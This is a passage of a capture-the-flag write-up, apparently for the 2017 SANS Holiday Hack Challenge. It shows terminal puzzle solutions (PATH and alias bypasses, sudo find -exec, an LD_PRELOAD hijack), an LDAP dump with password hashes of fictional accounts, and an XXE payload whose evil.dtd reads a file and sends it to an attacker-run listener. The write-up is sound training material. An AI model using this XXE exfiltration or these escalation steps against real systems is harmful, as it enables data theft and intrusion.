debug1: match: OpenSSH_7.4p1 Debian-10+deb9u1 pat OpenSSH* compat 0x04000000
debug1: Authenticating to 35.185.84.51:22 as 'alabaster_snowball'
debug1: SSH2_MSG_KEXINIT sent
debug1: SSH2_MSG_KEXINIT received
debug1: kex: algorithm: curve25519-sha256
debug1: kex: host key algorithm: ecdsa-sha2-nistp256
debug1: kex: server->client cipher: chacha20-poly1305@openssh.com MAC: <implicit> compression: none
debug1: kex: client->server cipher: chacha20-poly1305@openssh.com MAC: <implicit> compression: none
debug1: expecting SSH2_MSG_KEX_ECDH_REPLY
debug1: Server host key: ecdsa-sha2-nistp256 SHA256:CvCk1CRpc+gOJawNv1/evH3sJG83lsIs2qzEzlwxEC4
debug1: Host '35.185.84.51' is known and matches the ECDSA host key.
```

```
debug1: Found key in /root/.ssh/known_hosts:1
debug1: rekey after 134217728 blocks
debug1: SSH2_MSG_NEWKEYS sent
debug1: expecting SSH2_MSG_NEWKEYS
debug1: SSH2_MSG_NEWKEYS received
debug1: rekey after 134217728 blocks
debug1: Skipping ssh-dss key /root/.ssh/id_dsa - not in PubkeyAcceptedKeyTypes
debug1: SSH2_MSG_EXT_INFO received
debug1: kex_input_ext_info: server-sig-algs=<ssh-ed25519,ssh-rsa,ssh-dss,ecdsa-sha2-nistp256,ecdsa-sha2-
nistp384,ecdsa-sha2-nistp521>
debug1: SSH2_MSG_SERVICE_ACCEPT received
debug1: Authentications that can continue: publickey,password
debug1: Next authentication method: publickey
debug1: Offering public key: RSA SHA256:AgiKXmwtBdLqB93fnzrPQyw+W7en0dCVO125TnrWdMM /root/.ssh/id_rsa
debug1: Server accepts key: pkalg ssh-rsa blen 279
debug1: Authentication succeeded (publickey).
Authenticated to 35.185.84.51 ([35.185.84.51]:22).
debug1: channel 0: new [client-session]
debug1: Requesting no-more-sessions@openssh.com
debug1: Entering interactive session.
debug1: pledge: network
debug1: client_input_global_request: rtype hostkeys-00@openssh.com want_reply 0
debug1: Sending environment.
debug1: Sending env LANG = en_GB.UTF-8
Linux l2s 4.9.0-4-amd64 #1 SMP Debian 4.9.51-1 (2017-09-28) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Dec 17 23:18:50 2017 from 10.142.0.2
alabaster_snowball@l2s:/tmp/asnow.AqkR2ojjWocDY88Q6yhfFySA$
```

We now have passwordless, key-based authentication as alabaster_snowball on the l2s server, that never required us to know alabaster's password.

Appendix D – Terminals

Winter Wonder Landing

For this terminal challenge, we need to “find” the elftalkd binary. The “find” in /usr/local/bin will be called rather than the “find” we want in /usr/bin due to the precedence in $PATH. This is confirmed with “which find”. To get around this, we can just execute the correct “find” directly from its path to locate elftalkd.

References:

- https://twitter.com/GreenestElf

```
My name is Bushy Evergreen, and I have a problem for you.
I think a server got owned, and I can only offer a clue.
We use the system for chat, to keep toy production running.
Can you help us recover from the server connection shunning?
Find and run the elftalkd binary to complete this challenge.
elf@fddd5d444db3:~$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games
elf@fddd5d444db3:~$ which find
/usr/local/bin/find
elf@fddd5d444db3:~$ /usr/bin/find / -name elftalkd 2>/dev/null
/run/elftalk/bin/elftalkd
elf@fddd5d444db3:~$ /run/elftalk/bin/elftalkd
        Running in interactive mode
        --== Initializing elftalkd ==--
Initializing Messaging System!
Nice-O-Meter configured to 0.90 sensitivity.
Acquiring messages from local networks...
--== Initialization Complete ==--
      _  __ _        _ _      _
     | |/ _| |      | | |     | |
  ___| | |_| |_ __ _| | | ____| |
 / _ \ |  _| __/ _` | | |/ / _` |
|  __/ | | | || (_| | |   < (_| |
 \___|_|_|  \__\__,_|_|_|\_\__,_|
-*> elftalkd! <*-
Version 9000.1 (Build 31337)
By Santa Claus & The Elf Team
Copyright (C) 2017 NotActuallyCopyrighted. No actual rights reserved.
Using libc6 version 2.23-0ubuntu9
LANG=en_US.UTF-8
Timezone=UTC
Commencing Elf Talk Daemon (pid=6021)... done!
Background daemon...
elf@fddd5d444db3:~$
```

Cryokinetic Magic

For this challenge, we need to run the binary but we do not have execute rights. We can just use the dynamic Linux loader to load the binary.

References:

- https://lwn.net/Articles/631631/

```
My name is Holly Evergreen, and I have a conundrum.
I broke the candy cane striper, and I'm near throwing a tantrum.
Assembly lines have stopped since the elves can't get their candy cane fix.
We hope you can start the striper once again, with your vast bag of tricks.
Run the CandyCaneStriper executable to complete this challenge.
elf@bc99865edd15:~$ file CandyCaneStriper
CandyCaneStriper: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter
/lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=bfe4ffd88f30e6970feb7e3341ddbe579e9ab4b3,
stripp
ed
elf@bc99865edd15:~$ ls -al CandyCaneStriper
-rw-r--r-- 1 root root 45224 Dec 15 19:59 CandyCaneStriper
elf@bc99865edd15:~$ /lib64/ld-linux-x86-64.so.2 ~/CandyCaneStriper
                  _...._
                .'\\ //`,
               /\\.'``'.=",
              / \/     ;==|
             /\\/    .'\`,`
            / \/     `""`
           /\\/
          /\\/
         /\ /
        /\\/
       /`\/
       \\/
        `
The candy cane striping machine is up and running!
```

Winconceivable: The Cliffs of Winsanity

In this challenge, the “santaslittlehelper” binary has been launched with -nohup and has also been “disowned”. All the usual suspects of kill, killall, pkill and skill have all been tied to an “alias” of the binary “true”. We can just “unalias” the command we want and then run it. We could also run kill directly from its path or enter “top” then press “k” and the PID and the SIGTERM to kill the process.

References:

- https://twitter.com/GlitteryElf

```
My name is Sparkle Redberry, and I need your help.
My server is atwist, and I fear I may yelp.
Help me kill the troublesome process gone awry.
I will return the favor with a gift before nigh.

Kill the "santaslittlehelperd" process to complete this challenge.
elf@002a03fef998:~$ cat .bashrc | grep alias
# enable color support of ls and also add handy aliases
    alias ls='ls --color=auto'
    #alias dir='dir --color=auto'
    #alias vdir='vdir --color=auto'
    alias kill='true'
    alias killall='true'
    alias pkill='true'
    alias skill='true'
    alias grep='grep --color=auto'
    alias fgrep='fgrep --color=auto'
    alias egrep='egrep --color=auto'
# some more ls aliases
alias ll='ls -alF'
alias la='ls -A'
alias l='ls -CF'
# Add an "alert" alias for long running commands.  Use like so:
alias alert='notify-send --urgency=low -i "$([ $? = 0 ] && echo terminal || echo error)" "$(history|tail -
n1|sed -e '\''s/^\s*[0-9]\+\s*//;s/[;&|]\s*alert$//'\'')"'
# ~/.bash_aliases, instead of adding them here directly.
if [ -f ~/.bash_aliases ]; then
    . ~/.bash_aliases
elf@002a03fef998:~$ unalias kill
elf@002a03fef998:~$ ps -ef
UID        PID  PPID  C STIME TTY          TIME CMD
elf          1     0  0 10:42 pts/0    00:00:00 /bin/bash /sbin/init
elf          8     1  0 10:42 pts/0    00:00:00 /usr/bin/santaslittlehelperd
elf         11     1  0 10:42 pts/0    00:00:00 /sbin/kworker
elf         12     1  0 10:42 pts/0    00:00:00 /bin/bash
elf         18    11  1 10:42 pts/0    00:00:00 /sbin/kworker
elf         49    12  0 10:43 pts/0    00:00:00 ps -ef
elf@002a03fef998:~$ kill -15 8
elf@002a03fef998:~$ ps -ef
UID        PID  PPID  C STIME TTY          TIME CMD
elf          1     0  0 10:42 pts/0    00:00:00 /bin/bash /sbin/init
elf         12     1  0 10:42 pts/0    00:00:00 /bin/bash
elf         73    12  0 10:43 pts/0    00:00:00 ps -ef
```

There's Snow Place Like Home

We are faced with an incompatible ARM executable type. Fortunately, QEMU is available to run the ARM binary.

References:

- https://twitter.com/GreenesterElf

```
My name is Pepper Minstix, and I need your help with my plight.
I've crashed the Christmas toy train, for which I am quite contrite.
I should not have interfered, hacking it was foolish in hindsight.
If you can get it running again, I will reward you with a gift of delight.


total 444
-rwxr-xr-x 1 root root 454636 Dec  7 18:43 trainstartup
elf@940a0a57d0bd:~$ file trainstartup
trainstartup: ELF 32-bit LSB  executable, ARM, EABI5 version 1 (GNU/Linux), statically linked, for GNU/Linux
3.2.0, BuildID[sha1]=005de4685e8563d10b3de3e0be7d6fdd7ed732eb, not stripped
elf@940a0a57d0bd:~$ qemu-arm trainstartup
Starting up ...


    Merry Christmas
    Merry Christmas
v
>*<
^
/o\
/   \               @.·
/~~   \               ·
/ ° ~~  \         · .
/      ~~ \        ◆
/     °   ~~\          0
/~~           \    – ·– · o
             /°  ~~  .*      .\ ├──┼──┤
              │  ───┬─o──┬─o─o─o─ └──┴──┘            ┌┐
              │                                     ▒▒▒▒\
≠===≠===≠===──┼──=≠     ≠=≠===≠===≠===≠===≠===≠===≠=°≠°==≠===≠===≠===≠===≠===≠
              │   /└───┘\┌───┐
                         └───┘
≠===≠===≠===≠===≠===≠===≠===≠===≠===≠===≠===≠===≠===≠===≠===≠===≠===≠===≠===≠



You did it! Thank you!
```

Bumbles Bounce

Nothing some cutting and sorting cannot do to process logs!

References:

- https://twitter.com/SirMintsALot
- https://shapeshed.com/unix-cut/

```
Minty Candycane here, I need your help straight away.
We're having an argument about browser popularity stray.
Use the supplied log file from our server in the North Pole.
Identifying the least-popular browser is your noteworthy goal.

total 28704
-rw-r--r-- 1 root root 24191488 Dec  4 17:11 access.log
-rwxr-xr-x 1 root root  5197336 Dec 11 17:31 runtoanswer
elf@3b04797921c7:~$ head access.log
XX.YY.66.201 - - [19/Nov/2017:06:50:30 -0500] "GET /robots.txt HTTP/1.1" 301 185 "-" "Mozilla/5.0
(compatible; DotBot/1.1; http://www.opensiteexplorer.org/dotbot, help@moz.com)"
XX.YY.66.201 - - [19/Nov/2017:06:50:30 -0500] "GET /robots.txt HTTP/1.1" 404 5 "-" "Mozilla/5.0 (compatible;
DotBot/1.1; http://www.opensiteexplorer.org/dotbot, help@moz.com)"
XX.YY.89.151 - - [19/Nov/2017:07:13:03 -0500] "GET /img/common/apple-touch-icon-57x57.png HTTP/1.1" 200 3677
"-" "Slack-ImgProxy (+https://api.slack.com/robots)"
XX.YY.66.201 - - [19/Nov/2017:07:22:12 -0500] "GET / HTTP/1.1" 301 185 "-" "Mozilla/5.0 (compatible;
DotBot/1.1; http://www.opensiteexplorer.org/dotbot, help@moz.com)"
XX.YY.45.77 - - [19/Nov/2017:07:43:08 -0500] "GET /img/common/apple-touch-icon-57x57.png HTTP/1.1" 200 3677
"-" "Slack-ImgProxy (+https://api.slack.com/robots)"
XX.YY.201.12 - - [19/Nov/2017:08:21:10 -0500] "GET /manager/html HTTP/1.1" 301 185 "-" "Mozilla/5.0
(compatible; MSIE 10.0; Windows NT 6.2; WOW64; Trident/6.0)"
XX.YY.218.124 - - [19/Nov/2017:08:22:09 -0500] "GET /img/common/favicon-128.png HTTP/1.1" 304 0 "-"
"Mozilla/5.0 (X11; Linux x86_64; rv:50.0) Gecko/20100101 Firefox/50.0"
XX.YY.68.152 - - [19/Nov/2017:08:43:27 -0500] "GET /img/common/apple-touch-icon-57x57.png HTTP/1.1" 200 3677
"-" "Slack-ImgProxy (+https://api.slack.com/robots)"
XX.YY.236.170 - - [19/Nov/2017:08:48:39 -0500] "GET /img/common/apple-touch-icon-57x57.png HTTP/1.1" 200 3677
"-" "slack/2.47.0.7352 (motorola Moto G (4); Android 7.0)"
XX.YY.11.135 - - [19/Nov/2017:08:56:32 -0500] "GET / HTTP/1.1" 304 0 "-" "Mozilla/5.0 (X11; Linux x86_64;
rv:57.0) Gecko/20100101 Firefox/57.0"
elf@3b04797921c7:~$ cat access.log | cut -d"\"" -f6 | cut -d" " -f1 | cut -d"/" -f1 | sort | uniq -c | sort -
nr
  97896 Mozilla
    422 Slack-ImgProxy
    143 -
     34 Googlebot-Image
     33 slack
     25 ZmEu
     20 Slack
      …
      2 Telesphoreo
      2 Slackbot-LinkExpanding
      2 (KHTML,
      1 Dillo
elf@7a94c04bc1ad:~$ ./runtoanswer
Starting up, please wait......
Enter the name of the least popular browser in the web log: Dillo
That is the least common browser in the web log! Congratulations!
```

I Don't Think We're In Kansas Anymore

Just some simple SQL queries to get what we need for this one

References:

- https://twitter.com/ThePlumSweetest

```
Sugarplum Mary is in a tizzy, we hope you can assist.
Christmas songs abound, with many likes in our midst.
The database is populated, ready for you to address.
Identify the song whose popularity is the best.


total 20684
-rw-r--r-- 1 root root 15982592 Nov 29 19:28 christmassongs.db
-rwxr-xr-x 1 root root  5197352 Dec  7 15:10 runtoanswer
elf@34a62a18e97a:~$ sqlite3
SQLite version 3.11.0 2016-02-15 17:29:24
Enter ".help" for usage hints.
Connected to a transient in-memory database.
Use ".open FILENAME" to reopen on a persistent database.
sqlite> .open christmassongs.db
sqlite> .schema
CREATE TABLE songs(
  id INTEGER PRIMARY KEY AUTOINCREMENT,
  title TEXT,
  artist TEXT,
  year TEXT,
  notes TEXT
);
CREATE TABLE likes(
  id INTEGER PRIMARY KEY AUTOINCREMENT,
  like INTEGER,
  datetime INTEGER,
  songid INTEGER,
  FOREIGN KEY(songid) REFERENCES songs(id)
);
sqlite> select title, count(*) as c from songs, likes where likes.songid=songs.id group by songid order by c
desc limit 1;
Stairway to Heaven|11325
sqlite> .exit


elf@34a62a18e97a:~$ ./runtoanswer
Starting up, please wait......



Enter the name of the song with the most likes: Stairway to Heaven
That is the #1 Christmas song, congratulations!
```

We could have also done an INNER JOIN but a flip of a coin decided this way!

Oh Wait! Maybe We Are…

For this challenge, shadow user or shadow group rights is needed to replace the /et/shadow. It looks like the elf user can run "find" as part of the shadow group. Part of "find" is its ability to execute commands based on the search results it finds. With a little tweaking to ensure we only find 1 shadow file in the /etc directory, we execute a copy command to replace it with its backup.

References

- https://pen-testing.sans.org/blog/2017/12/06/go-to-the-head-of-the-class-ld-preload-for-the-win
- https://twitter.com/ClimbALLdaTrees

```
My name is Shinny Upatree, and I've made a big mistake.
I fear it's worse than the time I served everyone bad hake.
I've deleted an important file, which suppressed my server access.
I can offer you a gift, if you can fix my ill-fated redress.
Restore /etc/shadow with the contents of /etc/shadow.bak, then run "inspect_da_box" to complete this
challenge.
Hint: What commands can you run with sudo?
elf@356e9ec2d429:~$ sudo -l
Matching Defaults entries for elf on 356e9ec2d429:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User elf may run the following commands on 356e9ec2d429:
    (elf : shadow) NOPASSWD: /usr/bin/find
elf@356e9ec2d429:~$ sudo -g shadow /usr/bin/find /etc -maxdepth 1 -name shadow -exec cp /etc/shadow.bak {} \;
elf@356e9ec2d429:~$ inspect_da_box
                    ___
                   / __'.     .-"""-.
              .-""-| |  '.'.  / .---. \
             / .--. \ \___\ \/ /____| |
            / /    \ `-.-;-(`_)_____.-'._
           ; ;      `.-" "-:_,(o:==..`-. '.         .-"-,
           | |      /       \ /      `\ `. \       / .-. \
           \ \     |         Y    __...\  \ \     / /   \/
     /\     | |    | .--""--.| .-'      \  '.`---' /
     \ \   / /     |`        \'   _...--.;   '---'`
      \ '-' / jgs  /_..---.._ \ .'\\_     `.
       `--'`      .'    (_)  `'/   (_)     /
                  `._        _.'|         .'
                     `-------`   '-...--'`
/etc/shadow has been successfully restored!
```

We're Off to See the...

To “hijack” the rand(), we write out own rand() that returns “42” and compile it into a shared object. Pre-loading the shared object and running the binary ensures “42” is always returned by rand().


References:

-

```
Wunorse Openslae has a special challenge for you.
Run the given binary, make it return 42.
Use the partial source for hints, it is just a clue.
You will need to write your own code, but only a line or two.
total 88
-rwxr-xr-x 1 root root 84824 Dec 16 16:47 isit42
-rw-r--r-- 1 root root   654 Dec 15 19:59 isit42.c.un
elf@13e81faca32f:~$ cat isit42.c.un
#include <stdio.h>
// DATA CORRUPTION ERROR
// MUCH OF THIS CODE HAS BEEN LOST
// FORTUNATELY, YOU DON'T NEED IT FOR THIS CHALLENGE
// MAKE THE isit42 BINARY RETURN 42
// YOU'LL NEED TO WRITE A SEPERATE C SOURCE TO WIN EVERY TIME
int getrand() {
    srand((unsigned int)time(NULL));
    printf("Calling rand() to select a random number.\n");
    // The prototype for rand is: int rand(void);
    return rand() % 4096; // returns a pseudo-random integer between 0 and 4096
}
int main() {
    sleep(3);
    int randnum = getrand();
    if (randnum == 42) {
        printf("Yay!\n");
    } else {
        printf("Boo!\n");
    }
    return randnum;
}
elf@13e81faca32f:~$ vi yay.c

#include <stdio.h>
int rand(void) { return 42; }

elf@13e81faca32f:~$ gcc yay.c -o yay -shared -fPIC
elf@13e81faca32f:~$ LD_PRELOAD="$PWD/yay" ./isit42
Starting up ... done.
Calling rand() to select a random number.
```



Congratulations! You've won, and have successfully completed this challenge.
elf@13e81faca32f:~$

Appendix E – Spinning Our Own Web

We used AWS[44] throughout our exploits but we could also do this with a single SimpleHTTPServer[45] bound to a high port number on l2s, to serve up the DTD and retrieve the token through it being logged in the GET string of a request on the SimpleHTTPServer.

This meant we had no requirement on additional infrastructure, and even if the server was prevented from forming outbound connections outside of the local network it would still have worked.

```
ssh alabaster_snowball@35.185.84.51 -L 80:10.142.0.13:80

Create evil.dtd on l2s server:
echo '<?xml version="1.0" encoding="UTF-8"?>' | tee -a evil.dtd
echo '<!ENTITY % stolendata SYSTEM "file:///c:/greatbook.txt">' | tee -a evil.dtd
echo '<!ENTITY % inception "<!ENTITY &#x25; sendit SYSTEM
'"'"'http://10.142.0.11:65080/?%stolendata;'"'"'>">' | tee -a evil.dtd

<?xml version="1.0" encoding="UTF-8"?>
<!ENTITY % stolendata SYSTEM "file:///c:/greatbook.txt">
<!ENTITY % inception "<!ENTITY &#x25; sendit SYSTEM 'http://10.142.0.11:65080/?%stolendata;'>">
```

Start a python SimpleHTTPServer on a high numbered port (greater than 1024, as you need to be root to bind port numbers below this). We select TCP port 65080, to host evil.dtd and receive stolen data:

```
alabaster_snowball@l2s:/tmp/asnow.oxVI1YcZwwfqSPSIWmswbcD5$ python -m SimpleHTTPServer 65080

Upload XML file, containing
< ?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE demo [
     <!ELEMENT demo ANY >
     <!ENTITY % extentity SYSTEM “http://10.142.0.11:65080/evil.dtd">
     %extentity;
     %inception;
     %sendit;
     ]
>
```

Using web-browser on kali host to access the port we forwarded earlier, post the XML file to http://127.0.0.1/Home/DisplayXml

[44] https://pen-testing.sans.org/blog/2017/12/10/putting-my-zero-cents-in-using-the-free-tier-on-amazon-web-services-ec2
[45] https://docs.python.org/2/library/simplehttpserver.html

In our terminal we now see the EEAS server request the evil.dtd file, before exfiltrating the contents of the greatbook.txt file in a second GET request.

```
alabaster_snowball@l2s:/tmp/asnow.oxVI1YcZwwfqSPSIWmswbcD5$ python -m SimpleHTTPServer 65080
Serving HTTP on 0.0.0.0 port 65080 ...
10.142.0.13 - - [18/Dec/2017 23:14:56] "GET /evil.dtd HTTP/1.1" 200 -
10.142.0.13 - - [18/Dec/2017 23:14:56] "GET
/?http://eaas.northpolechristmastown.com/xMk7H1NypzAqYoKw/greatbook6.pdf HTTP/1.1" 200 –
```

With this information we now download the sixth page of the great book.

```
alabaster_snowball@l2s:/tmp/asnow.oxVI1YcZwwfqSPSIWmswbcD5$ wget
http://eaas.northpolechristmastown.com/xMk7H1NypzAqYoKw/greatbook6.pdf
--2017-12-18 23:19:50--  http://eaas.northpolechristmastown.com/xMk7H1NypzAqYoKw/greatbook6.pdf
Resolving eaas.northpolechristmastown.com (eaas.northpolechristmastown.com)... 10.142.0.13
Connecting to eaas.northpolechristmastown.com (eaas.northpolechristmastown.com)|10.142.0.13|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1387677 (1.3M) [application/pdf]
Saving to: ‘greatbook6.pdf’

greatbook6.pdf                                      100%[=====================================>]   1.32M  --
.-KB/s    in 0.01s

2017-12-18 23:19:50 (94.7 MB/s) - ‘greatbook6.pdf’ saved [1387677/1387677]

alabaster_snowball@l2s:/tmp/asnow.oxVI1YcZwwfqSPSIWmswbcD5$ sha1sum greatbook6.pdf
8943e0524e1bf0ea8c7968e85b2444323cb237af  greatbook6.pdf
```

Appendix F – LDAP Extraction I

We noticed Shinny Upatree has been renamed to Shimmy Upatree!


```
[
    [
        ["ou=reindeer,dc=northpolechristmastown,dc=com", {
            "objectClass": ["organizationalUnit"],
            "ou": ["reindeer"]
        }]
    ],
    [
        ["cn=rudolph,ou=reindeer,dc=northpolechristmastown,dc=com", {
            "c": ["US"],
            "cn": ["rudolph"],
            "department": ["aviation"],
            "description": ["Rudolph is the red nosed reindeer who light's up Santa's sleigh during dark and
foggy Christmas nights."],
            "facsimileTelephoneNumber": ["123-456-8894"],
            "gn": ["rudolph"],
            "l": ["North Pole"],
            "mail": ["rudolph@northpolechristmastown.com"],
            "objectClass": ["addressbookPerson"],
            "ou": ["reindeer"],
            "postOfficeBox": ["127"],
            "postalAddress": ["Stable Street"],
            "postalCode": ["543210"],
            "profilePath": ["/img/elves/rudolph.PNG"],
            "sn": ["rudolph"],
            "st": ["AK"],
            "street": ["Santa Claus Lane"],
            "telephoneNumber": ["123-456-7894"],
            "uid": ["rudolph"],
            "userPassword": ["ff943fe99491b32ea387489106517af4"]
        }]
    ],
    [
        ["cn=blitzen,ou=reindeer,dc=northpolechristmastown,dc=com", {
            "c": ["US"],
            "cn": ["blitzen"],
            "department": ["aviation"],
            "description": ["Blitzen's name comes from the German word for \"lightning\". He's fast, playful,
and like a bolt when it comes to helping Santa deliver his Christmas goodies."],
            "facsimileTelephoneNumber": ["123-456-8894"],
            "gn": ["blitzen"],
            "l": ["North Pole"],
            "mail": ["blitzen@northpolechristmastown.com"],
            "objectClass": ["addressbookPerson"],
            "ou": ["reindeer"],
            "postOfficeBox": ["127"],
            "postalAddress": ["Stable Street"],
            "postalCode": ["543210"],
            "profilePath": ["/img/elves/reindeer.PNG"],
            "sn": ["blitzen"],
            "st": ["AK"],
            "street": ["Santa Claus Lane"],
            "telephoneNumber": ["123-456-7894"],
            "uid": ["blitzen"],
            "userPassword": ["ff943fe99491b32ea387489106517af4"]
        }]
```

```
    ],
    [
        ["cn=donner,ou=reindeer,dc=northpolechristmastown,dc=com", {
            "c": ["US"],
            "cn": ["donner"],
            "department": ["aviation"],
            "description": ["Donner's name comes from \"thunder\" in German. This is for good reason. He's
always noticed when entering a room because he's got a deep booming baritone voice."],
            "facsimileTelephoneNumber": ["123-456-8894"],
            "gn": ["donner"],
            "l": ["North Pole"],
            "mail": ["donner@northpolechristmastown.com"],
            "objectClass": ["addressbookPerson"],
            "ou": ["reindeer"],
            "postOfficeBox": ["127"],
            "postalAddress": ["Stable Street"],
            "postalCode": ["543210"],
            "profilePath": ["/img/elves/reindeer.PNG"],
            "sn": ["donner"],
            "st": ["AK"],
            "street": ["Santa Claus Lane"],
            "telephoneNumber": ["123-456-7894"],
            "uid": ["donner"],
            "userPassword": ["ff943fe99491b32ea387489106517af4"]
        }]
    ],
    [
        ["cn=cupid,ou=reindeer,dc=northpolechristmastown,dc=com", {
            "c": ["US"],
            "cn": ["cupid"],
            "department": ["aviation"],
            "description": ["Cupid is an affectionate reindeer. She has Christmas reins decorated with red
and green little heart-shaped bells."],
            "facsimileTelephoneNumber": ["123-456-8894"],
            "gn": ["cupid"],
            "l": ["North Pole"],
            "mail": ["cupid@northpolechristmastown.com"],
            "objectClass": ["addressbookPerson"],
            "ou": ["reindeer"],
            "postOfficeBox": ["127"],
            "postalAddress": ["Stable Street"],
            "postalCode": ["543210"],
            "profilePath": ["/img/elves/reindeer.PNG"],
            "sn": ["cupid"],
            "st": ["AK"],
            "street": ["Santa Claus Lane"],
            "telephoneNumber": ["123-456-7894"],
            "uid": ["cupid"],
            "userPassword": ["ff943fe99491b32ea387489106517af4"]
        }]
    ],
    [
        ["cn=comet,ou=reindeer,dc=northpolechristmastown,dc=com", {
            "c": ["US"],
            "cn": ["comet"],
            "department": ["aviation"],
            "description": ["He's quite handsome and is always smiling. He's easy-going and loves to play
ball with all the young fawns."],
            "facsimileTelephoneNumber": ["123-456-8894"],
            "gn": ["comet"],
            "l": ["North Pole"],
            "mail": ["comet@northpolechristmastown.com"],
            "objectClass": ["addressbookPerson"],
            "ou": ["reindeer"],
            "postOfficeBox": ["127"],
```

```
            "postalAddress": ["Stable Street"],
            "postalCode": ["543210"],
            "profilePath": ["/img/elves/reindeer.PNG"],
            "sn": ["comet"],
            "st": ["AK"],
            "street": ["Santa Claus Lane"],
            "telephoneNumber": ["123-456-7894"],
            "uid": ["comet"],
            "userPassword": ["ff943fe99491b32ea387489106517af4"]
        }]
    ],
    [
        ["cn=vixen,ou=reindeer,dc=northpolechristmastown,dc=com", {
            "c": ["US"],
            "cn": ["vixen"],
            "department": ["aviation"],
            "description": ["Vixen is the comedic reindeer known for lots of magic tricks. The other reindeer
often get slightly annoyed with his ability to make things disappear and reappear."],
            "facsimileTelephoneNumber": ["123-456-8894"],
            "gn": ["vixen"],
            "l": ["North Pole"],
            "mail": ["vixen@northpolechristmastown.com"],
            "objectClass": ["addressbookPerson"],
            "ou": ["reindeer"],
            "postOfficeBox": ["127"],
            "postalAddress": ["Stable Street"],
            "postalCode": ["543210"],
            "profilePath": ["/img/elves/reindeer.PNG"],
            "sn": ["vixen"],
            "st": ["AK"],
            "street": ["Santa Claus Lane"],
            "telephoneNumber": ["123-456-7894"],
            "uid": ["vixen"],
            "userPassword": ["ff943fe99491b32ea387489106517af4"]
        }]
    ],
    [
        ["cn=prancer,ou=reindeer,dc=northpolechristmastown,dc=com", {
            "c": ["US"],
            "cn": ["prancer"],
            "department": ["aviation"],
            "description": ["Often is found in the elves' factory prancing around gracefully with all the
other reindeer, elves, and helpers cheering him on."],
